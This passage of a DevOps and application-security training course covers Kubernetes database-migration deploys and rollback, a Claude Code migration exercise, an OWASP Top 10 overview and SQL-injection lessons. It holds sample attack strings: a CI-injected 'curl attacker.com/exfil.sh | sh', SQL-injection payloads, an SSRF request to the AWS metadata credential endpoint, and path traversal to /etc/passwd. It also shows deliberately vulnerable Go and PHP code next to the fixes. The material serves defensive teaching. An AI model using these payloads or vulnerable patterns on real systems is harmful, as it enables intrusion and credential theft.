    - helm upgrade --install project-a ./helm/project-a
      --namespace project-a-dev
      --set image.tag="$CI_COMMIT_SHA"
      --set migrationImage.repository="$CI_REGISTRY_IMAGE/go-service-migrate"
      --wait --timeout=5m
  environment:
    name: development
  only: [develop]

deploy:prod:
  stage: deploy
  needs: [migrate:prod]
  image: alpine/helm:3.14
  script:
    - helm upgrade --install project-a ./helm/project-a
      --namespace project-a-prod
      --set image.tag="$CI_COMMIT_SHA"
      --set migrationImage.repository="$CI_REGISTRY_IMAGE/go-service-migrate"
      --wait --timeout=10m
  environment:
    name: production
  when: manual
  only: [main]
```

Provjera statusa Job-a na Kubernetesu

```
# Lista svih migration Job-ova
kubectl get jobs -n project-a-dev -l component=db-migrate

# Provjeri log zadnjeg
kubectl logs -n project-a-dev \
  -l component=db-migrate \
  -c migrate \
  --tail=50

# Provjeri status (0=Sukces, 1=Fail)
kubectl get job db-migrate-abc123 \
  -n project-a-dev \
  -o jsonpath='{.status.conditions[*].type}'
# Output: Complete ili Failed

# Ako Job padne: pogledaj detaljno
kubectl describe job db-migrate-abc123 -n project-a-dev
kubectl describe pod -n project-a-dev -l job-name=db-migrate-abc123
```

Helm values za migration Job

```
# helm/project-a/values.yaml
image:
  tag: "latest"

migrationImage:
  repository: registry.gitlab.example.com/project-a/go-service-migrate

database:
  name: project_a

serviceAccount:
  name: go-service
```

Source: [23-db-migracije/06-rollback-i-emergency.md](#)

06 — Rollback i Emergency Procedure

Rollback migracije (samo lokalno/staging)

```
# Provjeri trenutni nivo
migrate -path ./migrations \
  -database "mysql://admin:pass@tcp(rds:3306)/project_a" \
  version
# Output: 3

# Rollback JEDNE migracije (executa DOWN sql za verziju 3)
migrate -path ./migrations \
  -database "mysql://admin:pass@tcp(rds:3306)/project_a" \
  down 1
# version je sada 2

# Rollback N migracija
migrate -path ./migrations -database "..." down 2

# Rollback SVIH (za totalni reset lokalno)
migrate -path ./migrations -database "..." down
```

NIKAD ne rollbackuj produkcijsku migraciju s realnim podacima

DOWN migracija koja briše kolonu → TRAJNI GUBITAK PODATAKA u produkciji!

Ispravno rješenje: Nova FORWARD migracija koja ispravlja problem.

Primjer:

Migracija 000005 dodala pogrešan indeks koji usporava bazu?

NE: rollback 000005 na produkciji

DA: Kreiraj 000006_fix_wrong_index.up.sql koji ispravlja problem

000006_fix_wrong_index.up.sql:

DROP INDEX idx_wrong ON orders;

ALTER TABLE orders ADD INDEX idx_correct (user_id, created_at);

Dirty state: migracija pala na pola

Simptom: migrate version → "3 (dirty)"

Uzrok: Migracija 000003 počela, SQL statement pao na pola,
golang-migrate postavio dirty=true, izašao s greškom


```

# 1. Provjeri koji je problem
mysql -h "$DB_HOST" -u "$DB_USER" -p"$DB_PASS" "$DB_NAME" \
-e "SELECT version, dirty FROM schema_migrations;"
# version: 3, dirty: 1

# 2. Pročitaj šta je migracija 3 trebala uraditi
cat migrations/000003_problematic_migration.up.sql

# 3. Provjeri stvarno stanje baze (šta je urađeno, šta nije)
mysql -h "$DB_HOST" -u "$DB_USER" -p"$DB_PASS" "$DB_NAME" \
-e "SHOW TABLES; DESCRIBE users; SHOW INDEX FROM users;"

# 4. Pripremi manual fix SQL (popuni što nedostaje ili obriši što je na pola)
cat > /tmp/manual_fix.sql << 'EOF'
-- Primjer: migracija je dodala kolonu ali pala na ADD INDEX
ALTER TABLE users ADD INDEX idx_verification_token (verification_token);
EOF

# 5. Testiraj fix na STAGING prvo
mysql -h "$STAGING_DB" -u "$DB_USER" -p"$DB_PASS" "$DB_NAME" < /tmp/manual_fix.sql
migrate -path ./migrations \
  -database "mysql://$DB_USER:$DB_PASS@tcp($STAGING_DB:3306)/$DB_NAME" \
  version
# Treba da vrati: 3 (dirty) – fix SQL nije promijenio version

# 6. Nakon što je baza u ispravnom stanju, resetuj dirty flag
# force NE izvršava SQL – samo mijenja version u schema_migrations
migrate -path ./migrations \
  -database "mysql://$DB_USER:$DB_PASS@tcp($STAGING_DB:3306)/$DB_NAME" \
  force 3
# Sada: version=3, dirty=false

# 7. Provjeri da migrate status izgleda ispravno
migrate -path ./migrations \
  -database "mysql://$DB_USER:$DB_PASS@tcp($STAGING_DB:3306)/$DB_NAME" \
  version
# Output: 3 (bez "dirty")

# 8. Primijeni isti postupak na PROD
mysql -h "$PROD_DB" -u "$DB_USER" -p"$DB_PASS" "$DB_NAME" < /tmp/manual_fix.sql
migrate -path ./migrations \
  -database "mysql://$DB_USER:$DB_PASS@tcp($PROD_DB:3306)/$DB_NAME" \
  force 3

```

Rollback app verzije bez rollback-a migracije

```

# Helm rollback app verzije (ne dira bazu):
helm rollback project-a 2 -n project-a-prod
# app se vraća na staru verziju
# Baza OSTAJE na novijoj schema verziji!

# Zato expand-contract pravilo postoji:
# Stara app verzija mora biti kompatibilna s novijim schema-om.
# Nova kolona → stara app je ignoriše → OK
# Obrišana kolona → stara app je traži → CRASH

```

```
# Provjeri Helm historiju
helm history project-a -n project-a-prod
# REVISION    STATUS      CHART
# 1           superseded project-a-1.0.0
# 2           superseded project-a-1.1.0
# 3           deployed   project-a-1.2.0

# Rollback na reviziju 2
helm rollback project-a 2 -n project-a-prod --wait
```

Emergency checklist

```
[ ] Provjeri schema_migrations status (dirty?)
[ ] Provjeri K8s Job status (Failed? Complete?)
[ ] Provjeri app Pod logove (error poruke)
[ ] Provjeri RDS CloudWatch metrike (CPU, connections, deadlocks)
[ ] Provjeri da li je problem u migraciji ili u app kodu
[ ] Ako migration dirty: manual fix → force → verify
[ ] Ako app crash (ne migracija): helm rollback app
[ ] Nikad ne rollbackuj produkcionu migraciju s podacima
[ ] Dokumentiraj incident i korake u GitLab issue
```

Korisne dijagnostičke komande

```
# Provjeri schema_migrations direktno u bazi
mysql -h "$DB_HOST" -u "$DB_USER" -p"$DB_PASS" "$DB_NAME" \
-e "SELECT * FROM schema_migrations;"

# Provjeri koji K8s Job-ovi postoje
kubectl get jobs -n project-a-prod --sort-by=.metadata.creationTimestamp

# Provjeri log Migration Job-a
kubectl logs -n project-a-prod \
-l component=db-migrate \
-c migrate \
--previous # --previous za crashed container

# RDS: aktivne konekcije i lock-ovi
mysql -h "$DB_HOST" -u "$DB_USER" -p"$DB_PASS" -e "
SHOW PROCESSLIST;
SHOW ENGINE INNODB STATUS\G
SELECT * FROM information_schema.INNODB_TRX\G
"

# Provjeri da li je neka ALTER TABLE blokirana
mysql -h "$DB_HOST" -u "$DB_USER" -p"$DB_PASS" -e "
SELECT waiting_trx_id, blocking_trx_id, wait_started, locked_table
FROM sys.innodb_lock_waits;
"

# Kill blokirajuću konekciju (emergency)
mysql -h "$DB_HOST" -u "$DB_USER" -p"$DB_PASS" -e "KILL <process_id>;"
```

Prevenција: Testiranje migracija u CI-u

```
# .gitlab-ci.yml – test migration na fresh bazi
test:migrations:
  stage: test
  image: docker:24
  services:
    - mysql:8.0
  variables:
    MYSQL_ROOT_PASSWORD: testpass
    MYSQL_DATABASE: project_a_test
    DB_URL: "mysql://root:testpass@tcp(mysql:3306)/project_a_test"
  script:
    # Apply sve migracije
    - docker run --rm --network host
      -v $CI_PROJECT_DIR/migrations:/migrations
      migrate/migrate:v4.17.0
      -path /migrations -database "$DB_URL" up
    # Provjeri verziju
    - docker run --rm --network host
      -v $CI_PROJECT_DIR/migrations:/migrations
      migrate/migrate:v4.17.0
      -path /migrations -database "$DB_URL" version
    # Test rollback (sve down, pa sve up ponovo)
    - docker run --rm --network host
      -v $CI_PROJECT_DIR/migrations:/migrations
      migrate/migrate:v4.17.0
      -path /migrations -database "$DB_URL" down
    - docker run --rm --network host
      -v $CI_PROJECT_DIR/migrations:/migrations
      migrate/migrate:v4.17.0
      -path /migrations -database "$DB_URL" up
    - echo "Migration up/down/up cycle: OK"
```

Source: 23-db-migracije/07-vezba-priprema-ai-okvira-i-sync.md

07 — Vežba: DB migracije

Gradiš AI-okvir za bezbedne, reverzibilne migracije šeme po expand-contract obrascu, pa verifikuješ da `up` i `down` rade korektno i da je migracija idempotentna.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo migration-checks pravila (reverzibilnost, expand-contract, izbegavanje dugih lock-ova), pa pokrećemo konkretnu migraciju gore i dole na lokalnoj bazi i proveravamo stanje šeme nakon svakog koraka.

Pretpostavke za potvrdu: - Migracioný alat je instaliran (golang-migrate, dbmate, ili Doctrine Migrations) - Lokalna baza je dostupna i prazna ili na poznatom baseline stanju - Aplikacija može da radi sa starom i novom verzijom šeme istovremeno (expand faza)

Van opsega: - Migracije podataka (data migrations) — šema i podaci su odvojene operacije - Automatski rollback u produkciji — to zahteva poseban runbook - Seed podaci za testove — zasebna oblast

Prompt za diskusiju:

```
Treba mi da [promena šeme] bez downtime-a dok aplikacija radi.
Objasni expand-contract korake i daj reverzibilne migracije (up/down).
Koja ALTER operacija drži lock na tabeli i kako da je izbegnem?
Kako da proverim idempotentnost migracije?
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Dokazati da up/down migracije rade, da je promena reverzibilna i da dvostruko pokretanje ne prave grešku.

Fajlovi koji se diraju: - `migrations/` direktorijum — nova migracija fajl (up + down) - `CLAUDE.md` ili `.claude/rules/migration-checks.md` (ako je odluka „dodaj“)

Fajlovi koji se NE diraju: - Aplikacioni model/entity fajlovi — menjaju se u zasebnom koraku posle migracije - CI pipeline — dodavanje migracionog koraka u CI je sledeći task

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/migration-checks.md`

Sadržaj pravila:

- Svaka migracija ima `down` korak (ili dokumentovan razlog zašto je nepovratna).
- Expand-contract za promene koje aplikacija koristi uživo: dodaj → dvostruko piši → backfill → preusmeri → ukloni.
- Izbegavaj ALTER koji drži lock na velikoj tabeli u prometu; koristi ghost ili pt-online-schema-change za velike tabele.
- Migracije su idempotentne: dvostruko pokretanje up ne pravi grešku.
- Migracije se testiraju lokalno (up + down + up) pre nego što idu u CR.

Acceptance criteria: - `[] migrate up` primenjuje promenu šeme — `SHOW COLUMNS` potvrđuje novu kolonu/ indeks - `[] migrate down 1` vraća šemu na prethodno stanje — `SHOW COLUMNS` potvrđuje uklanjanje - `[] migrate up` pokrenut drugi put ne pravi grešku (idempotentnost) - `[]` nijedna migracija ne drži `LOCK` više od 100ms na tabeli u prometu - `[] migration-checks` pravila zapisana u AI-okviru

AI pregled plana:

Evo plana pre egzekucije:

1. Definisati migration-checks pravila i dodati u AI-okvir
2. Pokrenuti migrate up i proveriti šemu
3. Pokrenuti migrate down i proveriti rollback
4. Pokrenuti migrate up drugi put i potvrditi idempotentnost
5. Proveriti da nema dugotrajnog lock-a

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Pokreni migraciju gore i proveru šemu (prilagodi komande svom alatu):

```
# golang-migrate
migrate -path ./migrations -database "mysql://user:pass@localhost:3306/dbname" up

# dbmate
dbmate up

# Doctrine (PHP)
docker compose exec php bin/console doctrine:migrations:migrate --no-interaction
```

Proveri da je promena primenjena:

```
mysql -u user -ppass dbname -e "SHOW COLUMNS FROM <tabela>";
# ili za PostgreSQL:
psql -U user -d dbname -c "\d <tabela>"
```

Pokreni rollback jednog koraka:

```
# golang-migrate
migrate -path ./migrations -database "mysql://user:pass@localhost:3306/dbname" down 1

# dbmate
dbmate rollback

# Doctrine
docker compose exec php bin/console doctrine:migrations:execute --down <VersionClass> --no-interaction
```

Proveri da je rollback primenjen:

```
mysql -u user -ppass dbname -e "SHOW COLUMNS FROM <tabela>";
```

Pokreni `up` drugi put za idempotentnost:

```
migrate -path ./migrations -database "mysql://user:pass@localhost:3306/dbname" up
echo "Exit code: $?" # mora biti 0
```

4. AI validacija

Evo acceptance criteria iz plana:

- migrate up primenjuje promenu šeme
- migrate down vraća šemu na prethodno stanje
- migrate up pokrenut drugi put ne pravi grešku (idempotentnost)
- nijedna migracija ne drži LOCK više od 100ms

Evo outputa:

```
[ovde lepiš output migrate up]
[ovde lepiš output SHOW COLUMNS nakon up]
[ovde lepiš output migrate down]
[ovde lepiš output SHOW COLUMNS nakon down]
[ovde lepiš output drugog migrate up – exit code i poruka]
```

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Pokreni <code>migrate up</code> na čistoj bazi	Migracija se primenjuje bez greške; SHOW COLUMNS prikazuje novu kolonu/indeks
2	Pokreni <code>SHOW COLUMNS FROM <tabela></code>	Izlaz pokazuje tačno očekivanu promenu šeme (nova kolona prisutna, tačan tip)
3	Pokreni <code>migrate down 1</code>	Migracija se vraća bez greške; SHOW COLUMNS potvrđuje da je promena uklonjena
4	Pokreni <code>migrate up</code> odmah nakon down	Migracija se ponovo primenjuje — dvostruki ciklus potvrđuje reverzibilnost
5	Pokreni <code>migrate up</code> drugi put zaredom (bez down između)	Exit code je 0, alat javlja “no change” ili “already applied” — bez greške

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] – DB migracije sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 24-appsec

Directory: 24-appsec/

Source: 24-appsec/01-appsec-pregled-i-owasp.md

01 — AppSec Pregled i OWASP Top 10

Zašto AppSec nije isto što i Infrastructure Security

Modul 15 je pokrio **infrastructure security**: mreže, IAM, Secrets Manager, VPC, security grupe, TLS certifikati. To su slojevi ispod aplikacije — infrastruktura na kojoj aplikacija radi.

Application security je sloj unutar koda same aplikacije: - Da li Go backend prihvata netretirani SQL input? - Da li Vue.js renderuje untrusted HTML? - Da li PHP proxy leakuje stack trace u error response? - Da li JWT sadrži sensitive podatke i je li kratkotrajan?

Infra security je zaštita zgrade — AppSec je zaštita od lopova koji su već unutra.

OWASP Top 10 (2021) Mapiran na Naš Stack

OWASP (Open Web Application Security Project) Top 10 je lista najčešćih i najopasnijih web ranjivosti. Verzija 2021 je aktuelna.

A01 — Broken Access Control

Opis: Korisnik može pristupiti resursima kojima ne smije.

Komponenta	Rizik	Primjer
Go backend	VISOK	Endpoint <code>/api/admin/users</code> ne provjerava je li korisnik admin
PHP proxy	SREDNJI	Proxy prosljeđuje request bez provjere JWT scope-a
Vue.js	NIZAK	Frontend sakrije dugme, ali API ne blokira akciju

Realni vektor: Frontend skriva "Admin panel" link, ali Go endpoint `/api/v1/admin/export` je dostupan svakome tko pošalje validan JWT token — bez provjere role.

Fix: Go middleware koji provjerava `role` claim iz JWT-a:

```
func RequireRole(role string) gin.HandlerFunc {
    return func(c *gin.Context) {
        claims := c.MustGet("claims").(*JWTClaims)
        if claims.Role != role {
            c.AbortWithStatusJSON(403, gin.H{"error": "insufficient permissions"})
            return
        }
        c.Next()
    }
}
```

A02 — Cryptographic Failures

Opis: Slaba enkripcija, lozinke u plaintextu, nezaštićeni podaci.

Komponenta	Rizik	Primjer
Go backend	VISOK	MD5/SHA1 za lozinke, HTTP umjesto HTTPS
MySQL 8.0	VISOK	Lozinke u plaintextu u bazi
Redis 7	SREDNJI	Session data bez TLS unutar clustera

Realni vektor: Developer koristi `sha256(password)` jer je “brz i siguran za hashing”. Brute-force rainbow table napad razbija sve lozinke za nekoliko sati.

Fix: `bcrypt cost=12` (modul 04 detaljno pokriva ovo).

A03 — Injection

Opis: SQL injection, command injection, LDAP injection.

Komponenta	Rizik	Primjer
Go backend	VISOK	<code>fmt.Sprintf("SELECT * FROM users WHERE email='%s'", email)</code>
PHP proxy	VISOK	<code>shell_exec("grep " . \$input . " /var/log/app.log")</code>
Vue.js	SREDNJI	<code>v-html</code> s user contentem — DOM-based XSS

Realni vektor: Login forma, polje email: `' OR '1'='1' --` → bypass autentikacije.

Fix: Prepared statements u Go, `filter_var()` u PHP (modul 02 detaljno).

A04 — Insecure Design

Opis: Arhitekturnalne greške koje se ne mogu ispraviti samo patching-om.

Komponenta	Rizik	Primjer
API dizajn	VISOK	Reset lozinke radi samo na osnovu email-a, bez secondary factor
Auth flow	SREDNJI	JWT refresh token bez revokacije mehanizma

Realni vektor: “Zaboravi lozinku” šalje novi password na email — napadač koji ima pristup emailu preuzima nalog. Siguran dizajn: šalje se time-limited token, korisnik sam unosi novu lozinku.

A05 — Security Misconfiguration

Opis: Default konfiguracije, otvoreni portovi, verbose error messages.

Komponenta	Rizik	Primjer
PHP	VISOK	<code>display_errors = On</code> u produkciji
Go	SREDNJI	Stack trace vraćen u API error response
nginx	SREDNJI	Server: <code>nginx/1.24.0</code> header otkriva verziju
MySQL	VISOK	Root user bez lozinke, dostupan izvana

Realni vektor: PHP stack trace u response-u otkriva: baza podataka je na `db.internal:3306`, koristi se `slim/slim ^4.12.0`, i metodu `UserRepository::findByEmail()`. Napadač dobiva strukturu koda i internu topologiju.

Fix u PHP:

```
// php.ini za produkciju
display_errors = Off
log_errors = On
error_log = /var/log/php/error.log
```

A06 — Vulnerable and Outdated Components

Opis: Biblioteke s poznatim CVE-ovima.

Komponenta	Rizik	Primjer
npm paketi	VISOK	Log4Shell-ekvivalent u npm ekosistemu
Composer	VISOK	PHP biblioteka s poznatim RCE CVE-om
Go moduli	SREDNJI	<code>golang.org/x/crypto</code> star verzija

Realni vektor: Polyfill.io incident (2024): CDN je kompromitovan, inject-ao je maliciozni JS u milione web stranica. Lekcija: ne koristiti eksterne CDN-ove za skripte.

Fix: govulncheck, npm audit, composer audit, GitLab Dependency Scanning (modul 05).

A07 — Identification and Authentication Failures

Opis: Slaba autentikacija, brute-force, credential stuffing.

Komponenta	Rizik	Primjer
Go auth service	VISOK	Nema rate limiting na <code>/api/auth/login</code>
JWT	VISOK	Token ne expiruje, nema revokacije
Redis	SREDNJI	Session podaci nisu zaštićeni

Realni vektor: Napadač ima listu od 10 milijuna email/lozinka kombinacija s prethodnih breachova (credential stuffing). Login endpoint bez rate limitinga → automatizovani napadi.

Fix: Redis rate limiting, account lockout, bcrypt (modul 04 detaljno).

A08 — Software and Data Integrity Failures

Opis: Neprovjereni update-i, insecure CI/CD pipeline.

Komponenta	Rizik	Primjer
GitLab CI/CD	VISOK	Pipeline izvršava kod iz neprovjerenog MR-a
Docker images	SREDNJI	<code>FROM node:latest</code> — nepoznat sadržaj
npm/Composer	SREDNJI	<code>npm install</code> bez <code>package-lock.json</code>

Realni vektor: Napadač otvori MR u open-source projektu s “malim ispravkom” koji u CI/CD injektuje `curl attacker.com/exfil.sh | sh`.

Fix: Pin Docker image verzije (`FROM node:20.15.1-alpine`), koristiti `package-lock.json` i `composer.lock`, GitLab protected branches.

A09 — Security Logging and Monitoring Failures

Opis: Ne logujemo security evente, ne detektujemo napade.

Komponenta	Rizik	Primjer
Go backend	VISOK	Neuspješni login ne loguje IP adresu
PHP proxy	SREDNJI	401/403 greške nisu alarmantne
Kubernetes	SREDNJI	Nema audit log-a za kubectl akcije

Realni vektor: Napadač izvede credential stuffing napad na 50,000 naloga tokom 3 dana. Jer nema alerta na povećan broj 401 grešaka, ne saznamo sve dok korisnici ne počnu žaliti se.

Fix: Loguj sve auth evente (uspješne i neuspješne) s IP-om, user agentom, timestamp-om. Prometheus alert na povećan broj 401-ica u kratkom vremenu.

A10 — Server-Side Request Forgery (SSRF)

Opis: Aplikacija dohvaća URL koji joj pošalje korisnik → napadač targetira interne servise.

Komponenta	Rizik	Primjer
PHP proxy	VISOK	<code>\$client->get(\$_POST['url'])</code> — dohvaća bilo koji URL
Go backend	SREDNJI	Webhook handler koji dohvaća callback URL bez validacije

Realni vektor: PHP proxy prima `url` parametar za “preview linka”. Napadač šalje `http://169.254.169.254/latest/meta-data/iam/security-credentials/` — AWS EC2 metadata endpoint. Dobiva IAM kredencijale instance.

Fix u PHP:


```
function validateAllowedUrl(string $url): bool {
    $parsed = parse_url($url);
    $allowedHosts = ['api.partner.com', 'cdn.firma.com'];

    // Zabrani private IP range-ove
    $ip = gethostbyname($parsed['host']);
    if (filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE) ===
false) {
        return false;
    }
    return in_array($parsed['host'], $allowedHosts);
}
```

Threat Model za Project-A

Threat modeling je strukturovano razmišljanje: “Šta napadač može napasti i kojim putem?”

Realni Vektori Napada

1. Login Endpoint (`POST /api/auth/login`)

Napadač → Internet → nginx → PHP proxy → Go auth service → MySQL

- **Credential stuffing:** Automatizovano isprobavanje leaked email/password kombinacija
- **Brute force:** Direktan napad na jednog korisnika
- **SQL injection:** Maliciozni email unos
- **Timing attack:** Razlika u response time-u za existing vs non-existing email

Rizik: KRITICAN — ovo je najnapadaniji endpoint.

2. API Endpoints (autenticirani)

Napadač (s validnim JWT) → nginx → PHP proxy → Go backend → MySQL/Redis

- **Broken access control:** Korisnik pristupa tuđim podacima (`/api/users/123` umjesto `/api/users/456`)
- **Injection:** SQL, command injection u filtrima i search parametrima
- **Insecure direct object reference (IDOR):** Predvidljivi ID-ovi (`/api/orders/1001` → probaj `1000`, `999`)

Rizik: VISOK

3. File Upload (ako postoji)

Korisnik → Vue.js → PHP proxy → Go backend → S3/EBS

- **Malicious file upload:** PHP webshell maskiran kao slika
- **Path traversal:** `../../../../etc/passwd` u filename-u
- **DoS:** Upload 10GB fajlova

Rizik: VISOK

4. JWT Token

localStorage (Vue) → HTTP header → Go backend JWT validator

- **XSS ukrade token iz localStorage:** Napadač inject-uje JS koji čita `localStorage.getItem('token')`
- **Token bez expiry:** Stolen token radi zauvijek
- **Weak signing key:** HS256 s kratkim keyem je brute-forceable

Rizik: SREDNJI do VISOK


5. Supply Chain (CI/CD i Dependencies)

npm/Composer/Go modules → GitLab CI → Docker image → EKS

- **Kompromitovana dependenca:** Maliciozni paket dodan u popularnu biblioteku
- **GitLab CI secret leakage:** Loše konfigurisan pipeline eksponira AWS/DB kredencijale

Rizik: SREDNJI

Security Testing Piramida



SAST — Static Application Security Testing

- **Šta:** Analiza izvornog koda bez pokretanja aplikacije
- **Kada:** Svaki commit/push u CI/CD pipeline
- **Alati za naš stack:** GitLab SAST (ugrađeno), Semgrep
- **Prednost:** Brzo (sekunde do minuta), pronalazi greške rano
- **Mana:** False positives, ne pronalazi runtime logičke greške
- **Detalji:** Modul 06

DAST — Dynamic Application Security Testing

- **Šta:** Testira running aplikaciju (black-box)
- **Kada:** Na staging environmentu, nakon deploya
- **Alati za naš stack:** OWASP ZAP
- **Prednost:** Pronalazi realne ranjivosti (ne false positives teorije)
- **Mana:** Sporije (minuti do sati), može uzrokovati probleme na bazi
- **Detalji:** Modul 07

Dependency Scanning

- **Šta:** Proverjava biblioteke protiv poznatih CVE-ova (NVD database)
- **Kada:** Svaki commit, i periodički (Renovate Bot dnevno)
- **Alati:** govulncheck, npm audit, composer audit, GitLab Dependency Scanning
- **Detalji:** Modul 05

Pentest (Manual)

- **Šta:** Stručnjak ručno testira aplikaciju po OWASP Testing Guide metodologiji
- **Kada:** Jednom godišnje, pred veliki release, ili pri regulatornim zahtjevima
- **Prednost:** Pronalazi kompleksne logičke greške koje automati ne vide
- **Mana:** Skupo, vremenski zahtjevno

Redosljed Prioriteta za Project-A

Na osnovu threat modela, preporučeni redosljed implementacije:

1. **Odmah** (modul 02-04): Input validation, SQL injection fix, auth security
2. **Ovaj sprint** (modul 05-06): SAST u CI/CD, dependency scanning
3. **Sljedeći sprint** (modul 07): DAST na staging
4. **Kvartalno**: Security headers audit, review access control
5. **Godišnje**: Pentest

Sigurnost nije jednokratna aktivnost — to je kontinuiran proces.

Source: 24-appsec/02-sql-injection-i-input-validation.md

02 — SQL Injection i Input Validation

Zašto SQL Injection Nije “Stara” Ranjivost

SQL injection je na OWASP Top 10 od prvog izdanja (2003) i i dalje je u A03:2021 (Injection). Svake godine pronađemo kritične SQLi ranjivosti u enterprise aplikacijama. Razlog: svaki novi developer koji dodaje feature može unijeti ranjivost, čak i u inače sigurnoj aplikaciji.

Za naš stack: **Go backend direktno komunicira s MySQL** — ovo je primarni SQLi rizik.

SQL Injection u Go sa `database/sql`

Ranjivi kod

```
// NIKAD OVAKO:
func (r *UserRepository) FindByEmail(email string) (*User, error) {
    // email dolazi direktno iz HTTP request-a
    query := fmt.Sprintf("SELECT id, email, password_hash, role FROM users WHERE email = '%s'", email)
    row := r.db.QueryRow(query)

    var user User
    err := row.Scan(&user.ID, &user.Email, &user.PasswordHash, &user.Role)
    return &user, err
}
```

Napad: Email = `' OR '1'='1' --`

Generirani SQL:

```
SELECT id, email, password_hash, role FROM users WHERE email = '' OR '1'='1' --'
```

Rezultat: vraća prvog korisnika u bazi (obično admin). Bypass autentikacije.

Napad 2 (Blind SQLi): Email = `' AND SLEEP(5) --`

Go čeka 5 sekundi → potvrda da je SQLi ranjivost prisutna.

Sigurni Kod — Prepared Statements

```
// UVIJEK OVAKO:
func (r *UserRepository) FindByEmail(ctx context.Context, email string) (*User, error) {
    const query = `
        SELECT id, email, password_hash, role, created_at
        FROM users
        WHERE email = ?
        LIMIT 1
    `

    // db.QueryRowContext automatski koristi prepared statement
    // '?' je placeholder — MySQL driver ga tretira kao podatak, ne kao SQL
    row := r.db.QueryRowContext(ctx, query, email)

    var user User
    err := row.Scan(
        &user.ID,
        &user.Email,
        &user.PasswordHash,
        &user.Role,
        &user.CreatedAt,
    )
    if err == sql.ErrNoRows {
        return nil, ErrUserNotFound
    }
    return &user, err
}
```

Zašto je ovo sigurno: MySQL prima query i podatke odvojeno. `email` parametar se nikad ne interpretira kao SQL kod — tretira se kao string literal, bez obzira na sadržaj.

INSERT s Prepared Statements

```
func (r *UserRepository) Create(ctx context.Context, email, passwordHash string) (int64, error) {
    const query = `
        INSERT INTO users (email, password_hash, role, created_at)
        VALUES (?, ?, 'user', NOW())
    `

    result, err := r.db.ExecContext(ctx, query, email, passwordHash)
    if err != nil {
        // Provjeri duplicate email (MySQL error 1062)
        if isDuplicateKeyError(err) {
            return 0, ErrEmailAlreadyExists
        }
        return 0, fmt.Errorf("create user: %w", err)
    }
    return result.LastInsertId()
}
```

Query s Više Parametara

```
func (r *OrderRepository) FindByUserAndStatus(
    ctx context.Context,
    userID int64,
    status string,
) ([]*Order, error) {
    const query = `
        SELECT id, user_id, total, status, created_at
        FROM orders
        WHERE user_id = ?
            AND status = ?
            AND created_at > DATE_SUB(NOW(), INTERVAL 90 DAY)
        ORDER BY created_at DESC
        LIMIT 100
    `

    rows, err := r.db.QueryContext(ctx, query, userID, status)
    if err != nil {
        return nil, fmt.Errorf("find orders: %w", err)
    }
    defer rows.Close()

    var orders []*Order
    for rows.Next() {
        var o Order
        if err := rows.Scan(&o.ID, &o.UserID, &o.Total, &o.Status, &o.CreatedAt); err != nil {
            return nil, err
        }
        orders = append(orders, &o)
    }
    return orders, rows.Err()
}
```

Second-Order SQL Injection

Ovo je podmukla varijanta koju junior developeri često propuštaju.

Scenario:

1. Korisnik se registruje s username-om: `admin'--`
2. Registracija koristi prepared statement — podatak se ispravno spremi u bazu
3. Later: admin UI dohvaća username iz baze i koristi ga u novom query-u BEZ prepared statementa

```
// Ranjivi admin kod koji dohvaća username i koristi ga direktno:
func (r *AdminRepository) GetUserPermissions(ctx context.Context, userID int64) ([]string, error) {
    // Ovo je sigurno:
    row := r.db.QueryRowContext(ctx, "SELECT username FROM users WHERE id = ?", userID)
    var username string
    row.Scan(&username)

    // ALI OVO JE RANJIVO — username dolazi iz baze, ali nije trusted!
    query := fmt.Sprintf("SELECT permission FROM permissions WHERE username = '%s'", username)
    //                                     ^^^^^^^^^^^^^
    //                                     Ovaj username je 'admin'-- — injectuje se ovdje!
    rows, _ := r.db.QueryContext(ctx, query)
    // ...
}
```

Fix: Prepared statements SVUDA, čak i kad podatak dolazi iz vlastite baze.

```
// Sigurno:
rows, err := r.db.QueryContext(ctx,
    "SELECT permission FROM permissions WHERE username = ?",
    username, // čak i ako dolazi iz baze – uvijek parametrizovano
)
```

Dynamic WHERE Clauses — Česta Zamka

Šta kad imamo search endpoint s opcionalnim filterima?

```
// RANJIVO – string concatenation:
func buildSearchQuery(filters SearchFilters) string {
    query := "SELECT * FROM products WHERE 1=1"
    if filters.Name != "" {
        query += " AND name LIKE '%" + filters.Name + "%'" // INJECTION!
    }
    if filters.Category != "" {
        query += " AND category = '" + filters.Category + "'" // INJECTION!
    }
    return query
}

// SIGURNO – sqlx ili ručno s args slice:
func (r *ProductRepository) Search(ctx context.Context, filters SearchFilters) ([]*Product, error) {
    query := "SELECT id, name, price, category FROM products WHERE active = 1"
    args := []interface{}{}

    if filters.Name != "" {
        query += " AND name LIKE ?"
        args = append(args, "%"+filters.Name+"%")
        // NAPOMENA: % wildcards su izvan parametra – to je ispravno
        // Parametar je cijeli string s wildcard-ovima, ne samo unos
    }
    if filters.Category != "" {
        query += " AND category = ?"
